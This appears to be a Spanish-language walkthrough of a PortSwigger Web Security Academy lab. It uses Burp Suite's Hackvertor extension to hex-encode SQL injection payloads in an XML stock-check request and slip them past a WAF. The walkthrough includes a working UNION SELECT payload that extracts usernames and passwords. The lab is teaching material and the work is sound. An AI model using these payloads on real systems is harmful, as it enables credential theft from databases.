Image Metadata		★★★★★	Medium	14 Dec 2021	Low	
Image Size Issues		★★★★★	Medium	25 Aug 2021	Low	Requires Burp...
Import To Sitemap		★★★★★	Medium	17 Jan 2023	Low	
InQL - GraphQL Scanner		★★★★★	Medium	10 Oct 2023	High	
Intruder File Payload Ge...		★★★★★	Medium	02 Sep 2015	Low	

**Hackvertor**

Hackvertor is a tag-based conversion tool that supports various encoding/decoding operations.

- It uses XML-like tags to specify the type of encoding/decoding.
- You can use multiple nested tags to perform conversions.
- Tags can also have arguments allowing them to behave differently.
- It has an auto decode feature allowing it to guess the type of data.
- Multiple tabs
- Character set conversion

Copyright © 2015-2023 PortSwigger Ltd.

**Estimated system impact**

Overall: **Low**

Memory	CPU	Time	Scanner
Low	Low	Low	Low

**Author:** Portswigger Web Security - Gareth Heyes  
**Version:** 1.7.49  
**Source:** <https://github.com/portswigger/hackvertor>  
**Updated:** 03 Aug 2023  
**Rating:** ★★★★★ Submit rating  
**Popularity:** ★★★★★  
[Reinstall](#)

The screenshot shows the Burp Suite interface during a SQL injection attack. In the Request tab, a payload is constructed:

```

1 <?xml version="1.0" encoding="UTF-8"?
2 <stockCheck>
3   <productId>
4     3
5   </productId>
6   <storeId>
7     1 UNION SELECT NULL
8   </storeId>
9   </stockCheck>

```

Step 1: The payload at line 7 is highlighted.

Step 2: The 'Extensions' menu item is highlighted.

Step 3: The 'Encode' submenu is highlighted.

Step 4: The 'hex\_entities' option is highlighted.

The 'hex\_entities' option is selected, as indicated by the orange box and the highlighted status bar message: 'hex\_entities(String str)'.

Podemos observar como hemos pasado el WAF.

The screenshot shows a NetworkMiner capture window. The 'Request' section displays an XML payload with a UNION SELECT SQL injection. The 'Response' section shows a 200 OK status with the string 'null' in the body, indicating the query was executed. A red box highlights the injected SQL code in the request and the response body.

**Request**

```
Pretty Raw Hex Hackvertor
8 user-Agent: mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36
9 Content-Type: application/xml
10 Accept: */*
11 Origin: https://0af400ba04ceb9e781d40df200f90039.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0af400ba04ceb9e781d40df200f90039.web-security-academy.net
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: es-ES,es;q=0.9
18 Priority: u=1, i
19
20 <?xml version="1.0" encoding="UTF-8"?>
   <stockCheck>
     <productId>
       3
     </productId>
     <storeId>
       <@hex_entities>
         1 UNION SELECT NULL</@hex_entities>
       </storeId>
     </stockCheck>
```


21 <@hex\_entities>
 1 UNION SELECT NULL</@hex\_entities>
22 </storeId>
</stockCheck>

Search

**Response**

```
Pretty Raw Hex Render Hackvertor
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 903 units
7 null
```

5. Como solo nos puede dar 1 columna, necesitamos concatenar los usuarios y las contraseñas.




```

12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://Oaf400ba04ceb9e781d40df200f90039.web-security-academy.net/product?pro
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: es-ES,es;q=0.9
18 Priority: u=1, i
19
20 <?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      3
    </productId>
    <storeId>
      <@hex_entities>
        1 UNION SELECT username || ' ~ ' || password FROM users<@/hex_entities>
      </storeId>
    </stockCheck>

```

The payload is highlighted with a red box in the XML editor. It consists of an XML structure with a stockCheck node containing productId and storeId nodes. The storeId node contains a hex\_entities attribute with the value '1 UNION SELECT username || ' ~ ' || password FROM users<@/hex\_entities>'. This is a standard SQL UNION query used to extract multiple rows from the database.



**WebSecurity Academy** SQL injection with filter bypass via XML encoding

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home | My account | Log out

## My Account

Your username is: administrator

Email

**Update email**

**My progress**

- What is SQL injection? (1 of 1)
- How to detect SQL injection vulnerabilities (2 of 2)
- Retrieving hidden data (3 of 3)
- Subverting application logic (2 of 2)
- SQL injection UNION attacks (2 of 2)
- Determining the number of columns required (4 of 4)
- Finding columns with a useful data type (2 of 2)
- Using a SQL injection UNION attack to retrieve interesting data (2 of 2)
- Retrieving multiple values within a single column (2 of 2)
- Examining the database (5 of 5)
- Blind SQL injection (2 of 2)
- Exploiting blind SQL injection by triggering conditional responses (4 of 4)
- Error-based SQL injection (7 of 7)
- Exploiting blind SQL injection by triggering time delays (3 of 3)
- Exploiting blind SQL injection using out-of-band (OAST) techniques (5 of 5)
- SQL injection in different contexts (2 of 2)
- Second-order SQL injection (1 of 1)
- How to prevent SQL injection (2 of 2)

**Well done! You've completed SQL injection.**



[BACK](#) [FIND A NEW LEARNING PATH](#)